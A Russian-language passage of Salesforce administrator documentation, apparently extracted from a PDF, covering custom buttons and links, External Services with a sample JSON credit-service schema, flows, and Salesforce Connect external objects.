2. Чтобы добавить кнопку в макеты страниц возможностей, измените связанный список «Обращения».

Совет: Данная кнопка может использоваться в любом макете страницы, содержащем связанный список «Обращения» (например, макеты страниц организаций или контактов).

Прим.: Убедитесь в наличии условия `records[0] == null`, которое отображает пользователям сообщение о необходимости выбора как минимум одной записи из списка.

СМ. ТАКЖЕ:

Примеры настраиваемых кнопок и ссылок

Международные карты

Ниже приведен пример создания ссылки, отображающей карту Google определенной страны.

1. Определите ссылку для организаций посредством перечисленных ниже атрибутов.
   - «Тип отображения»: «Ссылка страницы сведений»
   - «Алгоритм»: «Отобразить в новом окне»
   - «Источник содержимого»: «URL-адрес»
   - Воспользуйтесь примером кода ниже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:
- Настройка приложения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Настраиваемые кнопки и ссылки доступны в версиях: **все** версии.

Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

```
{!
IF(Sample.BillingCountry = "US",
"http://maps.google.com/maps?q="&Sample.BillingStreet&
"+"&Sample.BillingCity&"+"&Sample.BillingState&"+"&Sample.BillingCountry,
(IF(Sample.BillingCountry = "UK",
"http://maps.google.co.uk/maps?q="&Sample.BillingStreet
&"+"&Sample.BillingCity&"+"&Sample.BillingCountry,
"http://maps.google.com")))
}
```

2. Добавьте ссылку в макет страницы организаций.

СМ. ТАКЖЕ:

Примеры настраиваемых кнопок и ссылок

Рекомендации по настраиваемым кнопкам и ссылкам

Учитывайте данные рекомендации при работе с настраиваемыми кнопками и ссылками.

Советы по внедрению

- Настраиваемые кнопки отображаются справа от всех стандартных кнопок вверху и внизу страницы сведений.
- Настраиваемые кнопки не отличаются графически от стандартных кнопок. Тем не менее, пользователи могут распознавать настраиваемые кнопки по их расположению (справа от всех стандартных кнопок).
- При превышении допустимой ширины панели кнопок в макете страницы сведений обозреватель отображает горизонтальную полосу прокрутки. При превышении допустимой ширины панели кнопок в списковом представлении, результатах поиска, результатах присвоения тегов или макетах связанных списков кнопки переносятся.
- Настраиваемые кнопки доступны для действий при использовании отдельных ссылок настройки для задач и событий. Чтобы добавить настраиваемую кнопку в списковое представление или макет поиска действий, создайте настраиваемую кнопку списка для задач или событий. Затем добавьте данную кнопку в списковое представление действий или макеты результатов поиска. При необходимости переопределите кнопку, которая применяется к задачам и событиям.
- Записи организаций-лиц используют настраиваемые кнопки и ссылки, созданные для организаций.
- Если организация использует вкладку «Консоль», то кнопки списка отображаются раскрывающимся списком «Пакетное действие». Кнопки списка не отображаются макетами мини-страниц. Страницы, открываемые посредством настраиваемых кнопок и ссылок, отображаются на консоли без верхнего колонтитула или боковой панели.
- При отображении сообщения об ошибке во время переопределения кнопки, отображающейся в списке, воспользуйтесь функцией URLFOR для вызова элемента S-Control.
- При создании настраиваемых кнопок помните о правилах проверки, используемых организацией для записей данного объекта. Например, настраиваемая кнопка списка, изменяющая статус обращения, может конфликтовать с правилом проверки обращения. В данном сценарии система Salesforce отображает сообщение об ошибке для правила проверки при нажатии пользователем настраиваемой кнопки.
- Чтобы заменить стандартную кнопку настраиваемой кнопкой, определите настраиваемую кнопку и настройте макет страницы путем скрытия стандартной кнопки и отображения настраиваемой кнопки.
- Страницы Visualforce, добавленные на начальную страницу в качестве настраиваемых ссылок, не могут использовать контроллер.
- Страницы Visualforce, добавленные на страницы сведений в качестве настраиваемых кнопок или ссылок, должны использовать стандартный контроллер того же объекта.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Настраиваемые кнопки и ссылки доступны в версиях: **все** версии.

Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:

- «Настройка приложения»

- Страницы Visualforce, добавленные в качестве настраиваемых кнопок списка, должны использовать стандартный контроллер списка того же объекта.
- Ниже перечислены условия, при которых веб-вкладка или настраиваемая ссылка могут отображать пустой сайт:
  - Настройки внедренного сайта отклоняют загрузку содержимого в рамке.
  - Настройки внедренного сайта разрешают загрузку содержимого в рамке (только при доставке содержимого тем же сайтом).
  - Внедренный сайт использует безопасное и небезопасное содержимое, а настройки обозревателя пользователя блокируют отображение смешанного активного содержимого.

  Ниже перечислены рекомендуемые временные решения.
  - Разрешите настраиваемой ссылке открытие в новом окне или отображение в текущем окне без боковой панели или верхнего колонтитула.
  - Добавьте URL-адрес веб-вкладки в настраиваемую ссылку и разрешите URL-адресу открытие в новом окне или отображение в текущем окне без боковой панели или верхнего колонтитула.
  - Если внедряемый сайт использует префикс HTTP и смешанное активное содержимое, измените текущий префикс на HTTPS. Если внедренный сайт использует допустимый сертификат безопасности и поддерживает отображение содержимого в рамках, то изменение префикса на HTTPS обеспечивает отображение сайта.

Рекомендации

- Рекомендуем осторожно использовать функции формулы в настраиваемых кнопках. Функции выполняются на сервере перед передачей HTML или JavaScript обозревателю, поэтому могут оценивать только информацию, которая существует на тот момент. Рекомендуем избегать использования функций (например, IF) для оценки условий, которые существуют только при передаче кода обозревателю (например, значение переменной JavaScript, возвращаемое кодом).
- Чтобы запретить пользователю выполнение отдельного действия (например, создание или редактирование), измените полномочия пользователя (вместо скрытия стандартной кнопки). Скрытие стандартной кнопки инициирует ее удаление из макета страницы, но сохраняет ссылку, позволяя пользователям открывать страницу создания или редактирования вручную.
- Рекомендуем избегать выбора параметра «Отображать флажки (для выбора нескольких записей)» для кнопок списка, ссылающихся на URL-адрес, который не поддерживает операции POST. Флажки отображаются напротив записей в списке при выборе параметра «Отображать флажки (для выбора нескольких записей)» как минимум для одной кнопки списка. Тем не менее, нажатие настраиваемой кнопки списка, для которой данный параметр не выбран, не влияет на выбранные записи в данном списке.

Ограничения

- Размер метки настраиваемой ссылки пользователя не может превышать 1 024 символа.
- Размер URL-адреса ссылки не может превышать 2 048 байт. При замене данных для маркеров URL-адреса размер ссылки может превышать 3 000 байт. В некоторых веб-обозревателях применяются ограничения максимальной длины URL-адреса.
- Система Lightning Experience не поддерживает настраиваемые кнопки, которые вызывают JavaScript.
- Настраиваемые кнопки с OnClick JavaScript в качестве источника содержимого не поддерживаются мобильным приложением Salesforce1.
- При использовании настраиваемых кнопок с URL-адресом для передачи параметров на стандартные страницы в системе Salesforce Classic — таких как предварительно заполненные поля во время создания записи — это правило не работает в системе Salesforce1 или Lightning Experience.

- На странице со сведениями о записи для внешних объектов, которые связаны с крупными внешними источниками данных, не поддерживаются настраиваемые кнопки и ссылки, вызывающие JavaScript.
- Настраиваемые кнопки недоступны для функций Web-to-Lead и Web-to-Case, связанного списка «Группы, работающие с обращениями» и объекта «Пользователь».

СМ. ТАКЖЕ:

Определение настраиваемых кнопок и ссылок

Примеры настраиваемых кнопок и ссылок

Просмотр ссылок на компоненты Salesforce

Пользователь может просмотреть список всех областей системы Salesforce, ссылающихся на выбранный компонент. Например, пользователь может просмотреть настраиваемые ссылки, настраиваемые кнопки или макеты страниц, ссылающиеся на другой компонент (например, страница Visualforce или статический ресурс). Чтобы просмотреть области использования, щелкните ссылку **«Где это используется?»** на странице сведений о компоненте. Система Salesforce отображает типы компонентов, ссылающиеся на компонент, и их метки. Чтобы просмотреть элемент списка, щелкните нужный элемент.

СМ. ТАКЖЕ:

Определение настраиваемых кнопок и ссылок

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Настраиваемые кнопки и ссылки доступны в версиях: **все** версии.

Настраиваемые компоненты и страницы Visualforce доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:

- Настройка приложения

Для создания, редактирования и удаления настраиваемых компонентов и страниц Visualforce:

- Настройка приложения

Для клонирования, редактирования или удаления статических ресурсов:

- Настройка приложения

Внешние службы (бета-версия)


Удобный мастер позволяет использовать внешние службы для подключения к выбранной службе, вызывать методы на основе внешнего источника посредством потока, а также импортировать данные из службы в систему Salesforce.

Прим.: Этот выпуск содержит бета-версию внешних служб, а значит, функция реализована с высоким качеством, но с некоторыми ограничениями. Как правило, внешние службы недоступны, до тех пор пока (и если) система Salesforce не объявит о ее доступности на общих основаниях в документации, пресс-релизах и публичных заявлениях. Мы не можем гарантировать общедоступность через определенное время или вообще. Рекомендуем приобретать только общедоступные продукты и функции. Чтобы отправить свои отзывы и предложения по внешним службам, воспользуйтесь веб-узлом IdeaExchange, Группа интеграции App Cloud (платформа), в успех-сообществе.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Предположим, требуется подключить кредитную службу, которая определяет расширение кредита на организацию Salesforce. Кроме того, требуется узнать условия оплаты. С помощью мастера внешних служб можно выполнить следующие действия.

Предоставление именованных регистрационных данных, URL-адреса и параметров проверки подлинности. Система Salesforce использует эти элементы, чтобы создавать выноски на внешнюю службу.

Введите URL-адрес (или конечную точку) схемы или предоставьте полную схему.

Используйте интерактивный инструмент системы Salesforce, чтобы создать поток на основе классов Apex, сформированных в результате регистрации внешней службы.

Если поток выполняется, выходные данные содержат решение о кредите и условия оплаты (если имеются).

Другой вариант использования подразумевает экономию времени при добавлении новых пользователей в организацию. Например, надо, чтобы новые пользователи автоматически становились соавторами для всех внешних приложений, связанных с организацией. Создайте поток на основе входных данных (например, код пользователя), которые можно определить на схеме. Затем добавьте в поток триггеры. Триггеры срабатывают после создания пользователя, и новый пользователь добавляется к другим приложениям как соавтор.

Мастер поможет это сделать без непосредственного обращения к API; запись класса подключения Apex можно пропустить; кодирование не требуется.

Схема внешних служб

Перед регистрацией и использованием внешних служб необходимо предоставить схему. Зарегистрированные внешние службы используют схему описания служб и методов, которые должны использоваться потоком. Схема генерирует действия Apex с вызываемыми переменными, которые соответствуют значениям входных и возвращаемых данных потоков.

Регистрация внешней службы

Для регистрации внешней службы надо выполнить лишь несколько действий без необходимости в кодировании.

Создание потока для внешней службы

Используйте поток, чтобы выполнять повторяющиеся действия Salesforce с данными из службы, не относящейся к системе Salesforce. Пользователь может создать поток, чтобы инициировать действия, созданные на основе схемы зарегистрированной внешней службы, без написания кода.

Схема внешних служб

Перед регистрацией и использованием внешних служб необходимо предоставить схему. Зарегистрированные внешние службы используют схему описания служб и методов, которые должны использоваться потоком. Схема генерирует действия Apex с вызываемыми переменными, которые соответствуют значениям входных и возвращаемых данных потоков.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Внешние службы поддерживают гиперсхему посредника с использованием JSON. Например, предположим, что частичная схема JSON для кредитного приложения содержит следующие сведения. Мы знаем, что решение по кредиту основано на нескольких факторах, включая указанный `accountId`.

Первая часть схемы содержит определения для каждого типа входа и выхода. Схема также содержит способ POST, называемый оценкой для кредитного решения (выделено жирным шрифтом). В качестве входа способ применяет пункты `orderId`, `orderAmount`, `accountId` и `creditRating`.

```
{
   "$schema":"http://interagent.github.io/interagent-hyper-schema",
   "title":"CreditService",
   "description":"A service for checking credit for an account.",
   "properties":{
      "creditDecision":{
         "$ref":"#/definitions/creditDecision"
     }
   },
   "definitions":{
      "creditDecision":{
         "title":"Credit Decision",
         "description":"Specifies payment terms offered, based on credit rating.",
```

```
"type":[
   "object"
],
"properties":{
   "orderId":{
      "$ref":"#/definitions/creditDecision/definitions/orderId"
   },
   "orderAmount":{
      "$ref":"#/definitions/creditDecision/definitions/orderAmount"
   },
   "accountId":{
      "$ref":"#/definitions/creditDecision/definitions/accountId"
   },
   "creditRating":{
      "$ref":"#/definitions/creditDecision/definitions/creditRating"
   },
   "paymentTerm":{
      "$ref":"#/definitions/creditDecision/definitions/paymentTerm"
   },
   "decidedOnDate":{
      "$ref":"#/definitions/creditDecision/definitions/decidedOnDate"
   }
},
   ....
 "orderId":{
    "description": "The unique identifier of the order.",
    "example": "801000000000A01",
    "type": [
    "string"
    ]
   },
   "orderAmount":{
      "description":"Total value of the order.",
      "example":99999.99,
      "type":[
      "number"
      ]
   },
   "accountId":{
      "description":"The unique identifier of the account.",
      "example":"001000000000B01",
      "type":[
         "string"
      ]
   },
"creditRating":{
      "description": "The customer's current credit rating.",
      "example: "good",
      "type": [
      "string"
     ]
   },
   "paymentTerm":{
     "description":"The payment terms offered (in days) when decision was made.",
```

```
            "example":"30 Days",
            "type":[
            "string"
            ]
         },
         "decidedOnDate":{
            "description":"The date and time the decision was made.",
            "example":"2015-04-01T12:00:00Z",
            "format":"date-time",
            "type":[
            "string"
            ]
         }
      },
         ....
   "title": "Evaluate",
    "description": "Evaluates credit rating and decides what payment terms to offer.",

     "href": "/decision",
     "method": "POST",
     "schema": {
       "type": [
         "object"
       ],
       "properties": {
         "orderId": {
           "$ref": "#/definitions/creditDecision/definitions/orderId"
         },
         "orderAmount": {
           "$ref": "#/definitions/creditDecision/definitions/orderAmount"
         },
         "accountId": {
           "$ref": "#/definitions/creditDecision/definitions/accountId"
         },
         "creditRating": {
           "$ref": "#/definitions/creditDecision/definitions/creditRating"
         }
       },
       "required": [
         "orderId",
         "orderAmount",
         "accountId",
         "creditRating"
       ]
     },
        ....
```

Способ POST (и другие варианты схемы) переходит во входы и выходы для действий, создаваемых вами в потоке.

Чтобы найти уже зарегистрированные услуги, перейдите на страницу интеграций в меню «Настройка».

Вы также можете просматривать действия, доступные для службы, определяемой вами в схеме. Щелкните стрелку в столбце служб «Действия» и выберите **«Просмотр действий»**.

Ниже перечислены следующие сведения.

- Имя действия: действие предпринимается в Salesforce при запуске потока.
- Описание действия: описание того, что выполняет действие.
- Параметры ввода: имя поля, описание и тип, с которыми методом выполняется действие. Эти параметры являются входящими для потока.
- Выходные параметры. Имя поля, описание и тип, которые возвращаются действием. Эти параметры являются выходными для потока.

Вы можете использовать следующие типы в службах в качестве входных и выходных.

Табл. 80: Доступные входы и выходы

массив простейших значений (целое число, повтор, строка, логическое значение, дата и время, дата)	повтор
массив объектов	целочисленный
логический	объект
datetime	Строка

СМ. ТАКЖЕ:

Регистрация внешней службы

Внешние службы (бета-версия)

Регистрация внешней службы

Для регистрации внешней службы надо выполнить лишь несколько действий без необходимости в кодировании.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления подключениями:


- Настройка приложения

Важное замечание: Если внешняя служба установлена из управляемого пакета, индивидуальные действия будут доступны только в управляемых потоках из того же пакета, а также не будут отображаться в конструкторе потока.

- Настройте именованные регистрационные данные. Именованные регистрационные данные определяют URL-адрес конечной точки выноски (служба, к которой требуется доступ) и параметры проверки подлинности. Например, `https://my_endpoint.example.com`.
- Убедитесь, что для регистрируемой службы имеется гиппор-схема Interagent для данных о конечной точке в формате JSON.

1. Введите строку *«Интеграции (бета-версия)»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Интеграции»**.
2. Нажмите **«Зарегистрировать новую внешнюю службу»**.
3. Чтобы зарегистрировать службу, нажмите кнопку **«Далее»** в нижней части экрана.
4. Введите имя службы и описание (дополнительно).
5. Введите URL-адрес (или конечную точку) схемы или предоставьте полную схему.
   Если вводится URL-адрес схемы, он должен начинаться с символа «/» и представлять собой относительный адрес. Например: `/accountSchema.json`. Если предоставляется схема, она должна быть полной и JSON-совместимой.

6. Нажмите кнопку **«Сохранить»**.
7. Выберите текущие именованные регистрационные данные и нажмите кнопку **«Сохранить»**. Действия Apex отображаются на странице действий Apex.



8. Чтобы создать поток, нажмите кнопку **«Далее»**.

СМ. ТАКЖЕ:

Внешние службы (бета-версия)

Определение именованных регистрационных данных


Создание потока для внешней службы

Используйте поток, чтобы выполнять повторяющиеся действия Salesforce с данными из службы, не относящейся к системе Salesforce. Пользователь может создать поток, чтобы инициировать действия, созданные на основе схемы зарегистрированной внешней службы, без написания кода.

Прежде чем создавать поток внешней службы, убедитесь в наличии функционирующей схемы и регистрации для службы. Для потока на основе сведений, представленных в схеме, можно использовать следующие действия.

1. Введите строку *«Поток»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Потоки»**.
2. Нажмите **«Создать поток»**, чтобы открыть конструктор потоков.

Пример: Требуется создать поток для кредитной службы. Включите шаг поиска записи, чтобы служба получала доступ к конкретной организации. Кроме того, можно включить шаг оценки платежеспособности и шаг обновления организации с использованием результатов оценки. Ниже приведен ориентировочный вид потока.



ВЕРСИИ

Доступно в версиях: Lightning Experience.

Внешние службы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Использование потока доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

В результате успешного выполнения потока будут обновлены связанная организация и порядок записей.

СМ. ТАКЖЕ:

Внешние службы (бета-версия)

Создание потока

Доступ к внешним данным посредством Salesforce Connect

С помощью Salesforce Connect можно просматривать, искать и изменять данные, хранящиеся за пределами организации Salesforce. Взамен копирования данных в стандартные или настраиваемые объекты рекомендуем использовать внешние объекты для доступа к данным в режиме реального времени посредством выносок веб-служб.

Salesforce Connect

Salesforce Connect обеспечивает полную интеграцию данных во всей системе за счет предоставления пользователям возможности просмотра, поиска и редактирования данных, хранящихся вне организации Salesforce. Например, организация может использовать данные, хранящиеся в локальной системе планирования бизнес-ресурсов. Взамен копирования данных в организацию рекомендуем использовать внешние объекты для доступа к данным в режиме реального времени посредством выносок веб-служб.

Рекомендации по использованию Salesforce Connect: все адаптеры

Salesforce Connect использует особые правила и ограничения.

Работа с данными в другой организации Salesforce с помощью адаптера Cross-Org для Salesforce Connect

Подключайте пользователей к данным, хранящимся в другой организации Salesforce.

Доступ к внешним данным посредством адаптера OData 2.0 или 4.0 для Salesforce Connect

Подключайте пользователей к предоставленным данным посредством протокола OData.

Доступ к внешним данным посредством пользовательского адаптера для Salesforce Connect

Подключайте пользователей к любым данным повсеместно при помощи настраиваемого адаптера, который создается при помощи инфраструктуры коннекторов Apex.

Salesforce Connect

Salesforce Connect обеспечивает полную интеграцию данных во всей системе за счет предоставления пользователям возможности просмотра, поиска и редактирования данных, хранящихся вне организации Salesforce. Например, организация может использовать данные, хранящиеся в локальной системе планирования бизнес-ресурсов. Взамен копирования данных в организацию рекомендуем использовать внешние объекты для доступа к данным в режиме реального времени посредством выносок веб-служб.

Как правило, мы рекомендовали импортировать или копировать данные в организацию Salesforce для предоставления пользователям доступа к данным. Например, инструменты извлечения, трансформации и загрузки могут объединять систему Salesforce со сторонними системами. Однако данный алгоритм инициирует копирование данных, которые могут быть ненужными или устаревшими.

В отличие от этого, Salesforce Connect соотносит *внешние объекты* Salesforce с таблицами данных во внешних системах. Вместо копирования данных в организацию Salesforce Connect обеспечивает доступ к данным по запросу в режиме реального времени. Данный

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

алгоритм гарантирует отображение только актуальных и нужных данных. Рекомендуем использовать Salesforce Connect при выполнении указанных ниже условий.

- Наличие большого объема данных, которые не подлежат копированию в организацию Salesforce.
- Необходимость одновременного просмотра небольшого объема данных.
- Необходимость доступа к последним данным в режиме реального времени.

Несмотря на хранение данных вне организации, Salesforce Connect поддерживает полную интеграцию с платформой Force.com. Внешние объекты доступны инструментам Salesforce (например, глобальный поиск, взаимосвязи поиска, ленты записей) и приложению Salesforce1. Внешние объекты также доступны запросам Apex, SOSL и SOQL, интерфейсам Salesforce API и процессам развертывания посредством Metadata API, наборов изменений или пакетов.


Допустим, организация хранит сведения о заказах в служебной системе планирования бизнес-ресурсов. Пользователю требуется просмотреть данные заказы в виде связанного списка для каждой записи клиента в организации Salesforce. Благодаря Salesforce Connect пользователь может настроить взаимосвязь поиска между (родительским) объектом клиента и (дочерним) внешним объектом для заказов. Затем пользователь может настроить макеты страниц для родительского объекта с целью добавления связанного списка, отображающего дочерние записи.

Кроме того, пользователи могут обновлять заказы непосредственно из связанного списка в записи клиента. По умолчанию записи внешних объектов используются только для чтения. Однако можно определить внешние источники данных для разрешения внешних объектов с возможностью записи.

Сведения об операциях записи Apex DML во внешних объектах см. в *Руководстве разработчика кода Force.com Apex*.

Пример: Моментальный снимок ниже отображает комплексное представление данных в системе, получаемое посредством Salesforce Connect. Страница сведений о записи для внешнего объекта Business_Partner содержит два связанных списка дочерних объектов. Взаимосвязи внешнего поиска и макеты страниц позволяют пользователям просматривать связанные данные внутри и за пределами организации Salesforce на одной странице.

- Стандартный объект «Организация» (1)
- Внешний объект «Sales_Order» (2)



Адаптеры Salesforce Connect

Salesforce Connect использует определяемый протоколом адаптер для подключения к внешней системе и доступа к ее данным. При определении внешнего источника данных в организации адаптер задается посредством поля «Тип».

Тип удостоверения для внешних источников данных

Поле «Тип удостоверения» внешнего источника данных определяет необходимость использования одного или нескольких наборов регистрационных данных для доступа к внешней системе. Каждый набор регистрационных данных соответствует учетной записи во внешней системе.

Коды записей для внешних объектов Salesforce Connect

